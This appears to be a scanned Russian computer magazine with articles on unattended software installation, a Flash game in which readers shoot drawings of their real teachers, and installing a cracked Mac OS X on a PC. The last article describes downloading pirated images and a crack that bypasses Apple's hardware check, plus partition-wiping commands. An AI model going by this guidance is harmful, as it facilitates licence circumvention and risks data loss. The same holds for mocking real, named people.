Windows Installer Service (*.msi)	setup.msi "/qn REBOOT=ReallySuppress"	Расширение *.MSI
InstallShield с MSI	setup.exe /s /v "/qn REBOOT=ReallySuppress"	Приложения могут быть в виде отдельных MSI-файлов или поставляться с установщиком setup.exe.
Inno Setup	setup.exe /VERYSILENT /SP-	При запуске инсталлятора в самом первом окне кликните на иконку в левом верхнем углу и выберите пункт About Setup из меню.
Nullsoft SuperPiMP Install System (NSIS)	Setup.exe /S	Внизу инсталлятора надпись Nullsoft Install System
WISE Installer	Setup.exe /s	Надпись на первом окне инсталлятора Initializing Wise Installation Wizard





Наш редактор любезно выложил все программы на диск, в том числе тулзы для создания файлов-установщиков и утилиты для автоматизации установки.

1 Для Windows Installer можно задавать ключи /qb или /qn. Первый покажет прогресс установки, а второй полностью скроет все окна и незаметно установит приложение. Если ты хочешь отобразить прогресс установки, но не показывать кнопку «Cancel», исключая возможность прерывания установки пользователем, то используй ключ /qb-!.
Некоторые приложения требуют перезагрузки компьютера после установки. Чтобы этого избежать, используй свойство REBOOT=ReallySuppress вместе с /qn или /qb, заключая все выражение в кавычки.
2 InstallShield с MSI могут быть двух типов: InstallScript MSI и Basic MSI. InstallScript MSI использует традиционные ключи InstallShield. В табличке приведены ключи для Basic MSI. Обрати внимание, что ключ /v и кавычки пишутся слитно.
3 Регистр ключей имеет значение, то есть /S и /s — не одно и то же.
О ключах других типов инсталляторов можно узнать, запустив программу с ключом /? или /help.

ДОПОЛНИТЕЛЬНЫЕ ТРУДНОСТИ

Отдельный разговор, если инсталлятор при установке требует ввод серийного номера. Например, Nero Burning Rom может быть автоматически установлен следующей командой:

```
nero6303.exe /silent /noreboot /no_ui /sn=xxxx-xxxx-xxxx-xxxx-xxxx-xxxx /write_sn
```

Можно также создать регистрационный файл, который будет вносить регистрационные данные прямо в реестр. Пример файла regnero.reg:

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Ahead\Nero —
Burning Rom\Info]
«User»=«InsertName»
«Company»=«InsertCompanyName»
«Serial5»=«InsertSerial»
```

Для Nero 6-й версии последняя строка должна быть такой:

```
«Serial6»=«InsertSerial»
```

Тогда перед автоустановкой ты можешь сначала запустить регистрационный файл, а потом уже — автоустановку с ключами.
Понятно, что от такой автоматизации будет мало толку без командных файлов.

Например, создай файл autosetup.cmd:

```
ECHO Installing Nero Burning Rom
ECHO Please wait...
REGEDIT /S D:\Install\regnero.reg
start /wait D:\Install\Nero551054.exe /silent /noreboot /no_ui
```

Где D — буква привода (универсальной переменной типа %CDROM%, к сожалению, нет).
Ключ /wait команды start позволит дождаться окончания процесса установки. Это необходимо, чтобы не запускалось сразу несколько процессов инсталляции. В командный файл можешь записать команды для автоинсталла всех необходимых приложений.
Таким образом, ты можешь записать все инсталляторы и командный файл *autosetup.cmd* на диск и запускать автоматическую установку через него. Можно также бросить в корень диска файл autorun.inf:


```
[Autorun]
Open=autosetup.cmd
```

Тогда командный файл запустит автоматическую инсталляцию сразу при вставке диска в привод.

ЧУДО-АВТОМАТИЗАТОРЫ

Если с ключами тебе работать не нравится (это кажется тебе сложным) или ты не смог подобрать ключи для автоматической установки, то можешь попробовать программы, эмулирующие действия пользователя при «нормальной» установке приложения.
Общий смысл работы программ такого типа в следующем. Инсталлятор запускается в обычном режиме без ключей, а все действия, такие как нажатие кнопок, ввод серийных номеров, расстановка флажков, происходят в режиме эмуляции действий пользователя. В результате ты увидишь окно инсталлятора, в котором сами нажимаются кнопки, снимаются/ставятся флажки, вводятся серийные номера и т.п.
К программам такого рода относятся AutoIt и LazySetupCD.
Для AutoIt ты должен писать скрипты на специальном скриптовом языке.
Например, для установки программы LazySetupCD скрипт будет такой:

```
//запуск установки из директории c:\temp
Run, c:\temp\LazySetupCD\setup.exe
//дождемся появления нужного окна
WinWaitActive, Лицензионное соглашение
//нажмем «Да», то есть отправим нажатие Enter
Send, {Enter}
//дождемся появления следующего окна
WinWaitActive, LazySetupCD v.1.1
//нажмем OK
Send, {Enter}
//завершение
Exit
```









1 2 3 4



При подготовке статьи использовались материалы unattended.OSzone.net, autosetup.org.ru, журнала «Системный администратор» №№4-7 2005 года. Для дальнейшего изучения темы прочитать их просто необходимо.



Возможно, тебе придется по душе идея создания LiveCD с виндой. В этом случае вообще не придется что-либо инсталлить — достаточно будет вставить диск в CD-ROM. Столь экстравагантный подход может быть реализован с помощью программы Bart's Preinstalled Environment (www.nu2.nu/pebuilder)

Скачать готовые скрипты для автоматической установки программ через AutoIt можно по адресу: www.msfn.org/board/index.php?showtopic=20197

Написание скриптов для AutoIt — задача нетривиальная, так как надо изучать синтаксис и операторы скриптового языка. Интерфейс и справка программы англоязычная, что тоже не относится к плюсам для русскоязычных пользователей.

Программа LazySetupCD от этих недостатков избавлена.

Эта программа позволяет создавать установочные диски, с которых ты сможешь устанавливать приложения в автоматическом режиме, то есть без участия пользователя, по заранее заданному алгоритму.

Для составления алгоритма установки какой-нибудь программы необходимо указать все действия, которые должен эмулировать LazySetupCD при установке. К таким действиям относятся:

1 Нажать кнопку
2 Поставить/снять флажок
3 Установить переключатель
4 Ввести текст

Этих действий вполне достаточно, чтобы составить алгоритмы установки для большинства программ. Составление алгоритма осуществляется через интерфейс LazySetupCD, никаких скриптов писать не придется.

Кнопки, флажки и переключатели идентифицируются по их названию. То есть, если ты хочешь, чтобы LazySetupCD три раза подряд нажал кнопку «Next» при установке какой-нибудь софтины, то тебе достаточно три раза добавить действие «Нажать кнопку Next».

В AutoIt для того чтобы запрограммировать подряд три нажатия кнопки с одним названием, приходилось указывать признак окна, в котором располагается кнопка. LazySetupCD, в отличие от AutoIt, не путается в нажатиях и долбить три раза подряд одну и ту же кнопку не станет.

Для ввода текста (например, серийного номера) тебе тоже не придется ничего дополнительно указывать. Если после очередного нажатия кнопки «Далее» будет предложено ввести имя пользователя и серийный номер, то в LazySetupCD тебе достаточно будет задать действие «Ввести текст». Каждый текстовый фрагмент будет вводиться в порядке табуляции в окне инсталлятора.

С помощью LazySetupCD ты сможешь записать инсталляторы вместе с алгоритмами установки сразу на диск. Вместе с LazySetupCD поставляется модуль autorun.exe, который записывается на диск и будет проводить автоинсталл. С его помощью ты сможешь выбрать программы, которые хочешь установить в автоматическом режиме.

Для LazySetupCD также есть набор готовых скриптов автоустановки, которые можно скачать с сайта autosetup.org.ru.

ПОДВОДИМ ИТОГИ

Итак, мы рассмотрели три возможных метода автоматической установки программ:

1 С помощью ключей и командных файлов
2 С помощью AutoIt
3 С помощью LazySetupCD

Самым быстрым методом, безусловно, является метод установки через ключи и командные файлы, так как в этом случае не появляется окон установки и не расходуется время на их отрисовку. Однако этим методом не всегда удается достичь желаемого результата (например, не удастся подобрать нужные ключи автоматической установки). Тогда на помощь приходят эмуляторы действий пользователя — AutoIt и LazySetupCD. Чтобы эффективно начать использовать AutoIt, придется потратить время на изучение синтаксиса специального скриптового языка. LazySetupCD предоставляет более простой и удобный интерфейс для составления алгоритма установки.

Чем пользоваться — решать тебе.

BINARY YOUR'S

Мы хотим сказать вам что-то очень важное...



Чтобы общение было ярким, мы придумали:


- **Возможность скачивать популярные игры, мелодии и картинки пакетами по более низкой цене!** Больше игр и мелодий, больше удобства – меньше цена и меньше времени занимают поиск и закачка, просто наберите *120*22#
- **Систему управления услугами** 0674 ! Подключайте услуги, меняйте тарифные планы, узнавайте больше о новинках «Билайн»!
- **Удобный выход в Интернет!** Легкое подключение, высокая скорость загрузки, EDGE в Москве (в том числе и в метро) и еще в 10 городах России. 060422
- **SMS-движение!** Покупая SMS пакетами (25, 50 или 300 SMS), вы экономите до 30%. С одной SMSки – немного, а с целого пакета (300 SMS) набегает больше $4, а это еще 80 SMSок по обычной цене! 064030
- **Общение под землей!** Связь в московском метро – не только на станциях, но и в тоннелях!
- **«Хамелеон»!** Информация найдет вас сама. Новости, гороскопы, афиша – все это и многое другое в вашем телефоне в режиме реального времени. 06058

www.beeline.ru





ПОНАДОБЯТСЯ ФОТКИ ТВОИХ ПРЕПОДОВ, НАД КОТОРЫМИ ТЫ ХОЧЕШЬ НАДРУГАТЬСЯ



TEXT СИДЕЛЬНИКОВ М.Ю. / SHNUROKMIKE@YANDEX.RU /

FLASH WEAPON

FLASH ДЛЯ СОЗДАНИЯ ИГР

«КАКОЙ СТУДЕНТ НЕ МЕЧТАЛ ОТОМСТИТЬ ПРЕПОДУ ЗА ЕГО ИЗЛИШНЮЮ СТРОГОСТЬ? И ЕСЛИ РЕАЛЬНО НА ЭТОТ ШАГ МАЛО КТО РЕШАЕТСЯ, ТО ТЕПЕРЬ У ТЕБЯ ПОЯВИЛАСЬ ВОЗМОЖНОСТЬ СДЕЛАТЬ ЭТО ВИРТУАЛЬНО»

ИНТРО

Доброго времени суток, читатель. В этой статье я расскажу о том, как создать простую игру на Flash. Собственно говоря, я не собираюсь углубляться в теорию и мучить читателя ненужными скриптами и отвлеченными действиями. Все здесь изложенное будет касаться конкретно данного примера. Я собираюсь изложить минимум, который необходим для получения результата.

Что нам для этого необходимо? Во-первых, Flash. Собственно, его версия не имеет значения. Я использовал Flash MX Professional 2004. Во-вторых, если у тебя нет желания озвучивать игру самостоятельно, то не плохо было бы препарировать какую-нибудь игру, чтобы извлечь из нее файлы со звуками, которые могут пригодиться при озвучивании игры. Я использовал древнюю игрушку The House of The Dead 2. В твоем случае это может быть любой другой подходящий пациент. Также не плохо было бы заиметь планшет. Такие возможности, как зависимость толщины линии от нажатия, сильно упрощают жизнь флешеру. Но для рядового пользователя планшет является скорее экзотикой. Если у тебя крепкие нервы, то можешь рисовать мышкой. Следующим шагом к созданию игры можем считать наличие фоток ненавистных тебе преподов. Для чего они нужны, ты узнаешь позже. И последний ингредиент нашего коктейля — это твое личное терпение :). Ну вот и все. Теперь можно начинать.

СОЗДАЕМ ФОНОВЫЕ РИСУНКИ

На самом нижнем слое рисуем фон, состоящий всего из двух прямоугольников. Так, чтобы они занимали все рабочее пространство. К примеру, внизу зеленый — трава, а синий — небо. Назовем этот слой «фоном». На этом слое можно разместить необязательные объекты. Например, movie clip — солнце. Для этого вне области нарисованных прямоугольников изображаем солнце. Выделяем его, нажимаем F8, выбираем movie clip и перемещаем в нужное место. Затем, если есть желание, его можно анимировать. Для этого, дважды кликнув изображение солнца, мы переходим к анимации клипа. Я рассчитываю на то, что читатель знаком с основами создания анимации на Flash. Если нет, то предлагаю читателю самостоятельно поэкспериментировать с созданием ключевых кадров на Timeline с помощью клавиш F5, F6, F7. Простейшею анимация клипа можно создать, выбрав, к примеру, второй кадр и нажав F6. Будет создан ключевой кадр. В нем можно слегка изменить лучики солнца. Таким образом можно оформить еще пару кадров. Затем нажимаем Scene 1, Ctrl+Enter и созерцаем сотворенное, возможно, вносим поправки. Я рассчитываю на сообразительность читателя и в последующем описании буду избегать таких подробных разъяснений.

Теперь создаем новый слой — здание. Чтобы случайно не нарисовать на слое фон, нужно повесить на него замок (кликнуть точку, последнюю от имени слоя). Таким образом, в дальнейшем нужно будет запирать все нередактируемые в данный момент слои. На нем рисуем здание вашего факультета. Важно, чтобы окна занимали большую часть здания. Ведь именно в них будут появляться преподы. Окна зданий должны иметь примерно одинаковый размер. Еще одно требование к зданию: окна должны оставаться пустыми, то есть их мы не заливаем. Теперь посмотрим, что у нас получилось.

Создаем слои и размещаем их по следующей иерархии (сверху вниз):

Здание(слой уже создан)
Препод2
Комната2
Препод1
Комната1
Фон (слой уже создан)

ОТСТРЕЛ ПРЕПОДОВ БУДЕТ ОСУЩЕСТВЛЯТЬСЯ С ПОМОЩЬЮ КУРСОРА

ОБЪЕКТЫ ДЛЯ БИБЛИОТЕКИ

Создаем объекты для библиотеки, они будут использованы для оформления фона. Чтобы не было путаницы, нужно создать самый нижний слой temp (на нем мы будем рисовать объекты для библиотеки). Теперь рисуем на нем комнату за окном (чтобы скрыть другие слои, нажми квадрат справа от имени слоя). Выделяем ее, нажимаем F8, то есть создаем movie clip — комната1. Теперь этот объект находится у нас в библиотеке (для ее просмотра нажми Ctrl+L). Для разнообразия можно создать еще один рисунок и тоже поместить его в библиотеку, после чего рисунки можно будет удалить со слоя temp (они будут храниться в библиотеке). Готовые рисунки перемещаем на слои комната1 и комната2, непосредственно за окнами, в шахматном порядке (то есть по порядку: одно окно должно заполняться клипом на слое комната1, другое — клипом на слое комната2. Это очень важно, так как впоследствии окна будут скрывать фигуры преподов). Вот и все, что касается оформления фона.

Нам понадобятся фотки твоих преподов, над которыми ты хочешь надругаться. Выбираем File->Import->Import to library… и добавляем в библиотеку необходимые фотки. Размещаем на слое temp, над ним создаем временный слой temp1. С помощью трансформации подгоняем размер. Вообще говоря, можно использовать фотки в качестве движущихся мишеней, сохранив их как movie clip в библиотеке. Но на рисованном фоне реальные фотки будут смотреться как-то неестественно. Поэтому предлагаю тебе нарисовать преподов, за основу взяв обведенные их фотографии. Нарисованных преподов сохраняем в библиотеке как кнопки (то есть вместо movie clip выбираем button) и удаляем со слоев (слой temp1 также можно удалить). Точно так же импортируем в библиотеку нужные звуки или мелодии. Добавить звук на слой можно с помощью Properties, выбрав в выпадающем меню Sound нужный звук из библиотеки. Момент начала звука можно задать, создав ключевой кадр с помощью F6. И последний штрих: поместим в библиотеку курсор — его можно сделать в виде мишени. Назовем его Point и разместим на созданном самом верхнем слое code. Выбрав курсор, на вкладке Properties в поле Instance Name введем его имя — point. Ну вот, в принципе, и все, что касалось библиотеки.

КУРСОР

Отстрел преподов будет осуществляться с помощью курсора, поэтому не плохо было бы придать ему нужную форму. Делается это следующим образом. Выделив первый кадр слоя code, выбираем панель Actions-Frame и добавляем следующий код:

```
Mouse.hide(); //Скрыть курсор
startDrag(point,true);
```

Очень важным моментом является установление центра курсора. Дело в том, что левый верхний угол является указующей частью курсора. Это можно исправить следующим образом. Кликнем на мишень, затем правый клик, выбираем edit. В полях X:…, Y:… нужно подобрать такие значения, чтобы крест, обозначающий указующую часть курсора, совпадал с центром мишени.

Кажется, это все, что касалось курсора. Нажав Ctrl+Enter, можно оттестировать полученную флешку.

СОЗДАНИЕ АНИМАЦИИ ПЕРСОНАЖЕЙ

Теперь мы подошли к самому путаному этапу. Напомню расположение слоев:

code
здание
препод2
комната2
препод1
комната1
фон
temp

Ну-с, начнем-с. С помощью F5 продливаем первый кадр каждого слоя до 30-го кадра. Первую анимацию я разберу подробно. Последующие аналогично ты проделаешь самостоятельно. Помещаем на слой препод1 button, то есть изображение преподавателя, созданное тобой ранее. На этом же слое создаем ключевой кадр, то есть выделяем 20-й кадр и нажимаем F6. Изображение нужно разместить так, чтобы его не было видно из-за здания. Щелкаем правой кнопкой мыши на первом кадре и выбираем Create Motion Tween. Теперь в 20-м кадре установим конечное положение анимированного объекта (посередине окна). После 20-го кадра создаем анимацию, которая соответствует попаданию в препода. Это может быть все, что угодно: окно, забрызганное кровью, искалеченный препод и т.д. На 19-м кадре создаем еще один ключевой кадр. И размещаем в нем следующий код:

```
gotoAndPlay(70); // переход на 70-й кадр
```

(у меня конечный кадр — 301-й), где 70 — это конечный кадр игры, в котором осуществляется проверка и случайный переход по кадрам (конечно, если создавать анимацию на каждое окно, то это будет не 70 кадров).

Теперь разберемся со звуком. На 20-м кадре в Properties->Sound выбираем звук выстрела, который ты уже добавил в библиотеку. По желанию можешь создать ключевой 21-й кадр (F6), в котором выберешь звук, соответствующий крику препода.

Теперь точно так же оформляем анимацию для слоя препод2, но начиная с 31-го кадра. То есть ключевые кадры у нас будут 49,50,51. Затем, начиная с 61-го кадра, анимируем слой препод1. Таким способом создаем анимацию на все окна. У меня их получилось десять. Значит, последний кадр игры будет 301-й.

КОДИНГ

Давай теперь разберемся с переходом на последний кадр. Начнем с первой анимации. Выделяем кнопку, изображающую препода, затем выделяем панель Actions-Frame и пишем сценарий.

```
on(press){
  gotoAndPlay(20);
}
```

Точно так же для остальных преподов. Например, для второй анимации код будет выглядеть следующим образом:

```
on(press){
  gotoAndPlay(50);
}
```

Теперь нам необходимо после каждого промаха или попадания переходить на кадр проверки. Пишем код на 19-й кадр (19-й кадр соответствует промаху):

```
gotoAndPlay(301);
```

В случае попадания мы в итоге придем к 30-му кадру, вот его код:

```
gotoAndPlay(301);
```

Сейчас все кадры ссылаются на 301-й кадр. Здесь нужно оформить случайный переход. Делается это следующим образом:

```
rezult=random(10);//произвольное число от 0 до 9)
if(rezult==0)gotoAndPlay(1);
if(rezult==1)gotoAndPlay(31);
/*....*/
if(rezult==9)gotoAndPlay(271);
```

Вообще говоря, на этом можно и закончить. Но я бы посоветовал сделать счетчик, считающий попадания. А чтобы усложнить игру, надо ограничить ее по времени.

ДОПОЛНЕНИЕ

Сейчас вкратце объясню, как усложнить игру. Во-первых, нам нужны два текстовых поля (Dynamic Text). Одно для вывода счета — «text», и второе, показывающее оставшееся время, — «text2». Для этих полей создаем отдельный самый верхний слой. Во-вторых, если мы собираемся делать счетчик, то необходима инициализация. Поэтому первый кадр оставляем под инициализацию. То есть переход из конечного кадра осуществляется на второй кадр:

```
if(rezult==0)gotoAndPlay(2);
```

А в первом, ключевом кадре, размещаем следующий код:

```
time = new Date();
ht=time.getHours();
mt=time.getMinutes();
st=time.getSeconds();
init=st+(mt*60)+(ht*60*60);
end=init+180;//180 — количество секунд, отведенных
под игру
number=0;// счет = 0
text=number;// выводим начальный счет
text2=180; // показываем отведенное время
```

Необходимо, чтобы при каждом попадании number увеличивался на единицу. То есть добавляем код на попадание по преподу:

```
on(press){
  gotoAndPlay(20);
  number=number+1;
}
```


И так со всеми кнопками.
В конце нужно дорисовать два кадра, соответствующие победе и поражению. И к каждому добавить stop();
А теперь, что касается проверки условия в 300-м кадре:

```
time2 = new Date(); // создаем новый временной объект
ht2=time2.getHours();
mt2=time2.getMinutes();
st2=time2.getSeconds();
temp=st2+(mt2*60)+(ht2*60*60);
text2=end-temp;// оставшееся время
text=number; // покажем счет
r=random(10);
if((end-temp)<=0){ // при условии, что время вышло
if(number>=40)gotoAndPlay(301); // и счет больше
положенного, переходим на кадр победы
  if(number<40)gotoAndPlay(302);// или поражения
}
else{
if(r==0)gotoAndPlay(31);
/*...*/
}
```

Ну, теперь точно все. Пример игры я выложил на сайте: www.geocities.com/cidelnikov

BINARY YOUR'S





ТЕКСТ ЭМИЛЬ ХАСАН / EMILOVE@GMAIL.COM /


СТАНОВИМСЯ МАКАКАМИ

УСТАНОВКА И ОПТИМИЗАЦИЯ MACOS X НА X86 PC-СИСТЕМУ

«ТЕБЯ ДОСТАЛО, ЧТО ВСЕ ВДРУГ НАЧАЛИ ГОВОРИТЬ, НАСКОЛЬКО КРУТ МАК, КАК ЭТО МОДНО И УДОБНО? ЕСЛИ ТЫ РАБОТАЕШЬ С ВИДЕО, ЗВУКОМ ИЛИ ГРАФИКОЙ, ТО МАК ДОЛЖЕН БЫТЬ ТВОИМ ВЫБОРОМ, ТАК КАК ОН СОЗДАВАЛСЯ ИМЕННО ДЛЯ ЭТИХ ЦЕЛЕЙ. ЖАЛЬ ТОЛЬКО, ЧТО ПРОДУКЦИЯ APPLE СТОИТ ОЧЕНЬ ДОРОГО И НЕ КАЖДЫЙ НАЧИНАЮЩИЙ РЕЖИССЕР, МУЗЫКАНТ ИЛИ ДИЗАЙНЕР СМОЖЕТ ВЫЛОЖИТЬ ПАРУ ТЫСЯЧ ЗЕЛЕНЫХ ЗА ДЕВАЙС С КРАСИВЫМ ЯБЛОКОМ НАБОКУ. НО НЕ РАССТРАИВАЙСЯ, ВЫХОД ЕСТЬ И МЫ ПОМОЖЕМ ТЕБЕ ЕГО ОТЫСКАТЬ. СЕГОДНЯ МЫ С ТОБОЙ УСТАНОВИМ MAC OS X НА ТВОЮ ОБЫЧНУЮ PC-МАШИНУ.»

НЕМНОГО ПРЕДЫСТОРИИ

Все началось с того, что в июне Apple анонсировала смену их чипсета с Power PC IBM на INTEL и, следовательно, выпуск новой линейки компов. То есть это означает смену на x86 архитектуру, которую мы с тобой давно уже юзаем. Интеловские чипы должны быть быстрее и надежнее. Особенность Мака в том, что чипы практически не нагреваются, поэтому до этого у большинства моделей ноутбуков не было кулеров, а была очень умно продуманная система вентиляции. Intel-чипы все же быстрее греются, но зато производятся в большем количестве по всему миру, чем чипсеты от IBM, поэтому ожидается большой спад цен на Маки. И пока мы будем этого ждать, можем начинать осваивать систему. После анонса сразу началась разработка новой MacOS X для совместимости с новым железом. Как мы уже с тобой знаем, хакеры не спят, и потому скоро эта операционка (точнее, OSX Tiger for Intel) стала появляться в инете, а также крэк для нее. Так как MacOs X была забита только для железа Apple, крэк обходит проверку наличия intel'овского Trusted Platform Module чипа, которого нет у обычного PC.


вот что говорит мой about

Windows давно всем приелась своей нестабильностью и дизайном, который мы все с вами видим каждый день в универе или на работе. До выхода Windows Vista еще много времени, а сменить обстановку всегда полезно. Один из способов ниже расскажет о том, как можно установить ось с поддержкой мультизагрузки и сильно не переживать о разлуке с Windows.

Для начала нам надо подготовить железо и софт. Постепенно появляется все больше и больше железа, которое совместимо и прекрасно работает после установки на x86. Этот список постоянно обновляется на сайтах, посвященных данной теме. Базовые требования — это проц SSE3, то есть Pentium 4 или Athlon 64, Intel или совместимая материнская плата. Желательно также иметь Intel Graphics Media Accelerator 900, ведь как раз под него и пишется эта ось. Чтобы проверить свой комп на SSE3, можно воспользоваться программами для сбора информации о компе или проце. Например, CPU–Z.

Уже есть большое количество способов достигнуть результата, тут будут описываться наиболее проверенные и доступные.

СПОСОБ ПЕРВЫЙ (CD IMAGE)

Этот способ требует наличия пишущего DVD-привода, а также предварительно скачанных файлов. Еще он потребует полную очистку дисков и отсутствие других операционок.

Для этого мы сначала скачаем образ MacOS X. Обычно его находят через p2p или torrents, а также можно найти его и на IRC. Имя желаемого файла — «Apple.OS.X.x86.Developer.Kit.Install.DVD-pheNIX.converted.to.ISO.1eiht7.rar». Если же там не стоит упоминания об .iso, расширения файла будет .dmg — это disc image, который читается только на Маках. Тебе надо будет его конвертировать в родной .iso. Для этого есть туча прог, например Ultra ISO. После конвертации необходимо пропатчить прогу, чтобы диск был читаем при загрузке. Поэтому надо скачать «Generic_OSx86_Install_DVD_Patcher_Release1.rar», который также можно найти уже практически везде (но будет проще скачать уже конвертированный .iso). Далее записываем Marklar-Tiger.iso на DVD-диск любимой прогой для записи.

Ну, а дальше все проще. Ставим в BIOS CD как boot device и перезагружаем комп. Если ты все до этого сделал правильно, то на экране должно появиться Darwin Boot Menu. В общем, победно жмем «Enter».

www.apple.com/macmini — самый дешевый Мак за 499 вечнозеленых. Тебе может понравиться эта операционка, и, возможно, ты захочешь пользоваться ей на оригинальном оборудовании.


создаем разделы. Я делаю это на втором диске


ЧЕГО НАМ ЖДАТЬ НА САМОМ ДЕЛЕ?


Есть пара теорий по поводу взлома MacOS X для PC. Считается, что теперь постепенно будут находить новые способы установки. Тогда Apple ничего не останется делать, как начать выпускать эту ось для всех компов независимо от железа. Хотя это не факт, потому что Apple-железо тоже очень важно для продаж компании, и они собираются его дальше продвигать в массы. Как, например, проект iPod. Ось специально затачивается под такое железо и поэтому работает лучше. Например, мониторы Apple более контрастные и светлые, чем большинство мониторов для PC. Мак практически моментально выходит из спящего режима. В то время как в Windows надо долго ждать, пока он загрузит все приложения.




Final Cut Pro — на данный момент лучшая программа для монтажа видео. Стандарт киноиндустрии по всему миру. Существует только для OS X.


выбираем диски и жмем restore


выбираем нужный нам диск и жмем Repair Disk Permissions


меняем аккаунты


вот так красиво будет смотреться твоя система

Вскоре должно будет появиться инсталляционное меню. Не стоит сразу быстро перескакивать его и думать, что дальше все будет понятно. Еще придется немного поработать. Жмем Utilities -> Disk Utility и ищем там наличие дисков (partitions), если какие-то уже есть на твоем харде, то придется их все удалить и сравнять. Придется удалить и все разделы, которые там есть. После этого создаем новый раздел. Далее смело (но зная, что вся информация на твоем харде будет утеряна) жмем «partition».
Теперь уже можно продолжать нажимать кнопки, чтобы пройти дальше. Выбери раздел, в который хочешь поставить ось, и вперед.
Теперь выбирай значок раздела и жми «continue». Выбрав «customize», можно убрать ненужные драйвера, а также Xcode tools, которые там нужны только для написания кода, так как мы устанавливаем все-таки ось, созданную для разработки этого самого кода, а нам этого не надо.
Жмем «install» и начинаем улыбаться (давно я не вставлял примечания, но эта фраза меня убила! :) — Прим. b00b1ik) и ждать.
Не забудь вынуть диск при перезагрузке. Ось готова к работе.

СПОСОБ ВТОРОЙ (PARTITION MAGIC)

При помощи этого способа можно пользоваться маковской осью (на одном компе с окошками). Или, как принято говорить, Dual Boot. Для этого надо скачать файл, который тоже ходит почти на всех ресурсах с именем «tiger-x86.tar.bz2». После установки он открывается WinRar'ом. Опять же в нем будет «tiger-x86-flat.img». Пока что оставь это на своем рабочем столе.
Для начала нам надо будет разбить диск. Как ты уже давно знаешь, лучшая и самая безопасная прога для этого — Partition Magic. Нам надо будет сделать два отдельных раздела, чтобы правильно установить ось. Для начала надо убавить размер существующего раздела. Для установки понадобится где-то 6,6 Гб. Так и делаем. Перезагружаем комп. Если все нормально, то будем создавать новые разделы через cmd. Жмем Пуск -> Выполнить -> cmd. Видим всем нам знакомую консоль, пишем «diskpart», опять жмакаем Enter. Дальше надо посмотреть список, поэтому печатаем «list disk» и опять жмем Enter. Выбираем номер раздела и пишем «select disk 0» (где 0 — диск, который ты предпочитаешь). Теперь пишем следующее:

```
create partition primary size=6660 id=af
```

Этот раздел предназначен для временных файлов. Дальше надо создать раздел, в который ось будет устанавливаться. Этот раздел мы расположим на всем оставшемся месте. Поэтому печатаем:

```
create partition primary id=af
```

Жмем Enter и ждем. После этого можно проверить то, что получилось, командой «list partition». Если все ок — перезагружаемся.
Теперь мы должны скопировать «tiger-x86.tar.bz2» в наш основной раздел, то есть диск C, и в наш временный раздел, размером 6 Гб. Для этого нам также понадобится прога, например «dd for windows». Софтину надо инсталлировать в тот основной раздел, где уже живет «tiger-x86.tar.bz2». Лучше, чтобы файл и прога были наверху всех папок. Снова запускаем консоль. Переключаемся на диск C (командой cd c:). Далее пишем:

```
dd if=c:tiger-x86-flat.img
of=\?\Device\Harddisk0\Partition2
bs=512 skip=63
```

После этого надо будет немного подождать. Процесс занимает какое-то время, поэтому не стоит бояться, что все повисло. После того как все закончится, закрываем консоль.
Дальше качаем файл chain 0 (www.360hacker.net/chain0.rar). Содержимое архива помещаем поверх всех папок на диске C. Он будет ответственный за загрузку оси в самом начале. Находим файл «boot.ini». В конце добавляем строчку

```
C:\chain0=«Mac OS X»
```

Чтобы проверить, все ли ты сделал правильно, можно пойти в «msconfig» и в закладке «boot.ini» нажать на проверку путей загрузки. Перезагружаемся.
Заходим снова в уже наболевшие окошки (терпение, мы близки к цели!). Первый раз устанавливать систему мы будем на тот самый временный раздел размером 6 Гб, потому что эта версия рассчитана только на такой размер, и только 2 Гб — на свободное место. Но мы это исправим позже, когда все поставим на третий раздел, и там уже не будет ограничения по размеру. Для этого надо скачать Яблочную систему Darwin. Ее можно легко и бесплатно скачать в инете. После этого записываем диск и перезагружаемся с диска. При запуске программы выбираем третий раздел для установки. После процесса должна снова появиться консоль. Пишем «reboot» и перезагружаемся уже без диска.
При загрузке появится boot-меню, выбираем MacOS X. Все должно запуститься. Теперь нам надо скопировать систему из раздела в раздел. Жмем Applications -> Utilities -> Disk Utility. Выбираем раздел, выбираем вкладку «Restore» наверху. То есть мы «восстановим» содержание временного раздела в новом. В раздел «source» перетаскиваем второй временный раздел, а на «destination» перетаскиваем третий. Жмем «Restore», после этого, ты угадал, снова перезагружаем систему.
Последний раз заходим в форточки и удаляем второй временный раздел. В cmd пишем сведущие команды:

```
1) Diskpart
2) List
```

После этого выбираем сам диск. Поэтому печатаем:

```
1) select disk 0
2) select partition 2
3) delete partition
```

После этого опять cmd -> diskmgmt.msc. Там будет показано лишнее место, жмем правой кнопкой и выбираем новый раздел, жмем три раза «далее» и под системой форматирования выбираем FAT32. Ни в коем случае не мелкомягкий NTFS, а то Мак накроется медным тазом от испуга. После того как процесс завершится, выключаем комп. Отдыхаем. Снова включаем. Заходим в OS X. Смотрим на красивый дизайн и радуемся. Теперь читаем, как настроить систему.



